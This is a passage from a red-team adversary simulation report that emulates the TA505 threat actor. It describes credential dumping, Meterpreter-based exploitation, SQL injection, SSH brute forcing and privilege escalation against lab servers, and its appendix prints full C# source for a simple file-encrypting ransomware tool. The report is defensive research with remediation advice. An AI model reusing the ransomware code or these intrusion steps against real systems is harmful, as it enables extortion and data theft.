


*Figure 35 C2 Communication Requirements and Features*

## Improvement

While a short-term and interactive access C2 pair is sufficient for this small size simulation, the real life simulations would require a detection resilient C2 deployment. Therefore, a distributed C2 implementation and additional security improvements would be beneficial such as domain fronting or hiding in commercial services.

## Remediation

Network monitoring solutions and secure proxy gateways may identify the Command and Control communications if they use default configurations. However, data analytics use in Cyber Defence would also identify the potential anomalies, especially lateral movement connections of the C2s.

## Actions on Objectives

Threat actors perform their campaigns to reach certain objectives such as stealing information, financial transfers or cyber espionage. In this exercise simulation, TA505+ was a financially motivated threat actor and chasing unauthorised access to the Payroll application running on Ubuntu Linux server which represents a SWIFT transfer application. In addition, they were motivated to steal sensitive information from the servers and endpoints. Finally, if possible, they would encrypt the sensitive files for ransom as TA505 leveraged ransomware deployments previously.

The Petaq and Meterpreter implants executed separately to perform the activities required at this phase. The following diagram shows the implant structure, and their roles in the actions phase. While Petaq Implant was used for less dangerous and newest attacks, Meterpreter was used for remote exploitation, traffic tunnelling and privilege escalation exploits.




*Figure 36 Petaq and Meterpreter Implants with Their Roles*

Initial actions were performed on the endpoint compromised during the delivery phase such as situational awareness, privilege escalation enumeration and system enumeration. Through the information harvested in these actions, it was identified that the user had sensitive files, access to the financial application, and servers.

The following actions performed on the endpoint are demonstrated in the "*TA505+ Adversary Simulation: AoO - 1 Situational Awareness Credential Dump Meterpreter Injection*" video.

- Running PowerShell scripts to analyse potential privilege escalation vulnerabilities
- Running .NET Framework applications in memory to collect sensitive and system information
- Dumping the credentials in memory of the endpoint with no detection
- Forking Meterpreter sessions to establish additional access and features




*Figure 37 Collecting Information and Dumping Credentials*

Performing ransomware simulations are not safe, and mostly not allowed by the target organisations. On the other hand, TA505 and other threat actors actively use ransomware operations to improve their financial status. I developed Ransoblin which is a simple ransomware tool to perform encryption and decryption functionalities in this exercise.

Ransoblin is a simple ransomware implementation which encrypts or decrypts the files given as a parameter. It can be utilised with Petaq C2 in memory, or other C2 solutions such as Cobalt Strike or Metasploit Framework. Ransoblin's source code is provided in Ransoblin – Ransomware Source Code section. The ransomware simulation is available in the "TA505+ Adversary Simulation: AoO - 2 Ransomware Simulation" video.




*Figure 38 Running Ransomware Simulation*

Remote exploitation attempts targeting the Windows and Linux servers were performed using the Metasploit Framework through the Meterpreter sessions. The following sample actions performed through the Meterpreter sessions to demonstrate actions on objectives phase after successful endpoint compromise:

- Exploiting the Windows Server 2008 R2 remotely using a vulnerability identified on ManageEngine Desktop Central
- Establishing a Meterpreter session on Windows Server 2008 R2 through the existing Meterpreter sessions
- Enumerating local privilege escalation opportunities on the Windows 2008 Server R2
- Exploiting a privilege escalation vulnerability due to missing MS16-075 security update on Windows Server 2008 R2 and gaining SYSTEM privileges
- Getting screenshot of the Windows Server 2008 R2 through the Meterpreter C2 channel
- Getting sensitive files on the Windows Server 2008 R2 through the Meterpreter C2 channel
- Dumping credentials on the Windows Server 2008 R2 including plain-text passwords for the chewbacca, vagrant and sshd_server users
- Accessing the Payroll application on Ubuntu Linux 14.04 using the browser on attacker system through the Meterpreter port forwarding.
- Exploiting SQL injections on the Payroll application on Ubuntu Linux 14.04 using the browser on attacker system through the Meterpreter port forwarding.
- Performing brute force and dictionary attacks against the SSH server on on Ubuntu Linux 14.04
- Exploiting the ProFTPD server vulnerability to get unauthorised access to the Ubuntu Linux 14.04
- Exploiting Ircd server vulnerability to get unauthorised access to the Ubuntu Linux 14.04
- Privilege escalation through the docker daemon on the Ubuntu Linux 14.04




*Figure 39 Unauthorised Access to the Payroll Application and SQL Injection*

The actions performed in this phase were demonstrated in the following videos:

- TA505+ Adversary Simulation: AoO - 1 Situational Awareness Credential Dump Meterpreter Injection
- TA505+ Adversary Simulation: AoO - 2 Ransomware Simulation
- TA505+ Adversary Simulation: AoO - 3 Compromising Windows 2008 and Data Exfiltration
- TA505+ Adversary Simulation: AoO - 4 Credential Dump on Windows 2008
- TA505+ Adversary Simulation: AoO - 5 Swift Application Compromise
- TA505+ Adversary Simulation: AoO - 6 Brute Forcing SSH and Exploiting ProFTPD on Linux Server
- TA505+ Adversary Simulation: AoO - 7 Linux Privilege Escalation Attempts
- TA505+ Adversary Simulation: AoO - 8 Linux Ircd Exploitation and Docker Privilege Escalation

### Improvement

The actions on objectives phase is most flexible step of the cyber kill chain. Therefore, anything can be added to this section to improve it such as adding a complex Active Directory infrastructure to demonstrate Kerberos manipulations, group policy exploitation or delegation attacks.

### Remediation

This phase involves several bad administrator actions, and this avoids or delays the defence teams to differentiate real attacks from bad administrative actions. As a solution, defence teams should improve their playbooks, and not underestimate the warnings coming from the data analytics services such as operation anomalies or interactive service user logons.

# Conclusion

TA505+ adversary simulation is prepared to demonstrate the potential impact of a cyber-attack performed by TA505 threat actor. While most of the attacks performed in this exercise inspired by their previous campaigns, the attacks were new, renewed or customised. Especially the endpoint compromise scenario and tradecraft were quite comprehensive, and serving to the purpose of exploiting the corporate users with limited or no noise.

Cyber tradecraft development is a time-consuming process and it requires extensive system development knowledge. While the weaponization phase was time-consuming, it was also the key phase to make the exercise realistic and efficient. In case of heavily relying on known malicious software or highly signatured offensive security tools, the exercise may fail to achieve the objectives due to detections. In this exercise, the attacker was successfully managed to compromise a cutting-edge end user system. This points out the importance of forecasting the threat actors' and their future tradecrafts. When they start using the techniques used in this research, the defence teams may need additional solutions or playbook improvements which may not arrive in time.

Another observation related to the tradecraft development is its knowledge requirement. Threat actors are not always able to recruit people who are capable of developing highly distinctive offensive tools or techniques. Therefore, they need to wait for public exploit releases for important vulnerabilities, and this gives some time to the organisations to patch the issues. The threat actors also need to reutilise or modify the existing tools as development time for a new software would be extensive, but could be burnt with a campaign leak easily. In this exercise, some old defence evasion techniques reutilised to understand the reasons and requirements as well. As a result of this analysis, it's also clear that threat actors are using open source offensive security tools, not only for avoiding attribution, but also using the resources efficiently.

This adversary simulation used two different C2 types which is common for the real-life cyber-attacks, but uncommon for the commercial assessment services. The initial compromise pack was also designed with multi-stage deployment, custom software and defence evasions which are also uncommon for the external penetration testing services. This diversity in the tradecraft would encourage the defence teams to improve their playbooks and prepare them to the future challenges. It's advised for commercial providers to uplift their game to encourage organisations to have resilience against the larger scale attacks. This simulation would be more beneficial when a collaboration of offensive and defensive teams implements the improvement and remediation suggestions reported.

# Appendix

## Ransoblin – Ransomware Source Code

```
using System;
using System.IO;
using System.Text;
using System.Text.RegularExpressions;
using System.Security.Cryptography;

namespace ransoblin
{
    public static class Program
    {
        // Key and IV variables - 16 bytes length
        public static byte[] key = new byte[16];
        public static byte[] iv = new byte[16];

        public static T[] SubArray<T>(this T[] data, int index, int length)
        {
            T[] result = new T[length];
            Array.Copy(data, index, result, 0, length);
            return result;
        }

        public static void Main(string[] args)
        {
            if (args.Length < 2)
            {
                Console.WriteLine("Wrong parameters, please use the followings:\n"
+
                    " ransoblin encrypt targetfilepath\n" +
                    " ransoblin encrypt targetfilepath outputfilepath\n" +
                    " ransoblin decrypt targetfilepath\n" +
                    " ransoblin decrypt targetfilepath outputfilepath\n");
                return;
            }

            Console.WriteLine("Ransoblin is starting...");
            Console.WriteLine("Limitations: Hardcoded key and iv are used, the file
is not deleted.");

            try
            {
                // Hardcoded Key and IV for now.
                // TODO: Implement parameters for it.
                string keystring = "DEADB33FG00DB33F";
                string ivstring = "9872983742349812";

                // Common variables
```

```
                byte[] inputbuffer;
                string filename;
                string output_filename;

                switch (args[0])
                {
                    case "encrypt":
                        // Getting the file content
                        filename = args[1];
                        if (args.Length > 2)
                        {
                            output_filename = args[2];
                        }
                        else
                        {
                            output_filename = filename + ".enc";
                        }

                        inputbuffer = File.ReadAllBytes(filename);
                        Console.WriteLine("Reading {0} is successful.", filename);

                        // Encrypting the content
                        byte[] encryptedfilecontent = Encrypt(inputbuffer,
keystring, ivstring);
                        Console.WriteLine("Content encrypted successfully.");

                        // Writing the content to the local file
                        File.WriteAllBytes(output_filename, encryptedfilecontent);
                        Console.WriteLine("Saving {0} is successful.",
output_filename);

                        // TODO: Implement a parameter for deleting the target file
                        //if (File.Exists(filename) && FILEDELETE)
                        //{
                        //    File.Delete(filename);
                        //}
                        break;
                    case "decrypt":
                        // Getting the file content
                        filename = args[1];
                        if (args.Length > 2)
                        {
                            output_filename = args[2];
                        }
                        else
                        {
                            output_filename = filename + ".dec";
                        }
                        inputbuffer = File.ReadAllBytes(filename);
                        Console.WriteLine("Reading {0} is successful.", filename);
```

```
                        // Decrypting the content
                        byte[] decryptedfilecontent = Decrypt(inputbuffer,
keystring, ivstring);
                        Console.WriteLine("Content decrypted successfully.");

                        // Writing the content to the local file
                        File.WriteAllBytes(output_filename, decryptedfilecontent);
                        Console.WriteLine("Saving {0} is successful.",
output_filename);

                        // TODO: Implement a parameter for deleting the target file
                        //if (File.Exists(filename) && FILEDELETE)
                        //{
                        //    File.Delete(filename);
                        //}
                        break;
                    default:
                        break;
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine("Error Message:\n{0}", ex);
            }




        }

        public static byte[] Encrypt(byte[] inputbuffer, string keystring, string
ivstring)
        {
            Array.Copy(Encoding.UTF8.GetBytes(keystring), key, 16);
            Array.Copy(Encoding.UTF8.GetBytes(ivstring), iv, 16);

            SymmetricAlgorithm algorithm = Aes.Create();
            ICryptoTransform transform = algorithm.CreateEncryptor(key, iv);
            byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0,
inputbuffer.Length);
            return outputBuffer;
        }

        public static byte[] Decrypt(byte[] inputbuffer, string keystring, string
ivstring)
        {
            Array.Copy(Encoding.UTF8.GetBytes(keystring), key, 16);
            Array.Copy(Encoding.UTF8.GetBytes(ivstring), iv, 16);

            SymmetricAlgorithm algorithm = Aes.Create();
            ICryptoTransform transform = algorithm.CreateDecryptor(key, iv);
```

```
            byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0,
inputbuffer.Length);
            return outputBuffer;
        }
    }
}
```

*Figure 40 Ransoblin Ransomware Source Code*

# References


[1] Bank of England, "*CBEST Intelligence-Led Testing Implementation Guide*" 2016. [Online]. Available: https://www.bankofengland.co.uk/-/media/boe/files/financial-stability/financial-sector-continuity/cbest-implementation-guide.pdf [Accessed 10 September 2020].

[2] European Central Bank, "*TIBER-EU FRAMEWORK How to implement the European framework for Threat Intelligence-based Ethical Red Teaming*" May 2018. [Online]. Available: https://www.ecb.europa.eu/pub/pdf/other/ecb.tiber_eu_framework.en.pdf [Accessed 10 September 2020].

[3] The MITRE, "*TA505 Threat Actor Profile*", October 2020. [Online]. Available: https://attack.mitre.org/groups/G0092/. [Accessed 2 October 2020].

[4] Strategic Cyber LLC, a HelpSystems company, "*Cobalt Strike*". [Online]. Available: https://www.cobaltstrike.com/ [Accessed 10 September 2020].

[5] Rapid 7, "*Metasploit Framework*". [Online]. Available: https://www.metasploit.com/ [Accessed 10 September 2020].

[6] Security Intelligence, " *TA505 Continues to Infect Networks With SDBbot RAT*". [Online]. Available: https://securityintelligence.com/posts/ta505-continues-to-infect-networks-with-sdbbot-rat/ [Accessed 29 September 2020].

[7] Cyber Reason, " *Threat Actor TA505 Targets Financial Enterprises Using Lolbins and a New Backdoor Malware*". [Online]. Available: https://www.cybereason.com/blog/threat-actor-ta505-targets-financial-enterprises-using-lolbins-and-a-new-backdoor-malware/ [Accessed 29 September 2020].

[8] CERT-FR, " *Development of the Activity of the TA505 Cyber Criminal Group*". [Online]. Available: https://www.cert.ssi.gouv.fr/uploads/CERTFR-2020-CTI-009.pdf [Accessed 29 September 2020].

[9] The Cyber Kill Chain by Lockheed Martin. [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html. [Accessed 10 September 2020].

[10] Metasploitable 3 by Rapid 7. [Online]. Available: https://github.com/rapid7/metasploitable3. [Accessed 10 September 2020].

[11] Yet another sdclt UAC bypass by Emeric Nasi. [Online]. Available: http://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass. [Accessed 29 September 2020].

[12] Fatih Ozavci, "Current State of Malware Command and Control Communication Channels and Future Predictions" September 2020. [Online]. Available: https://github.com/fozavci/ta505plus [Accessed 2 October 2020].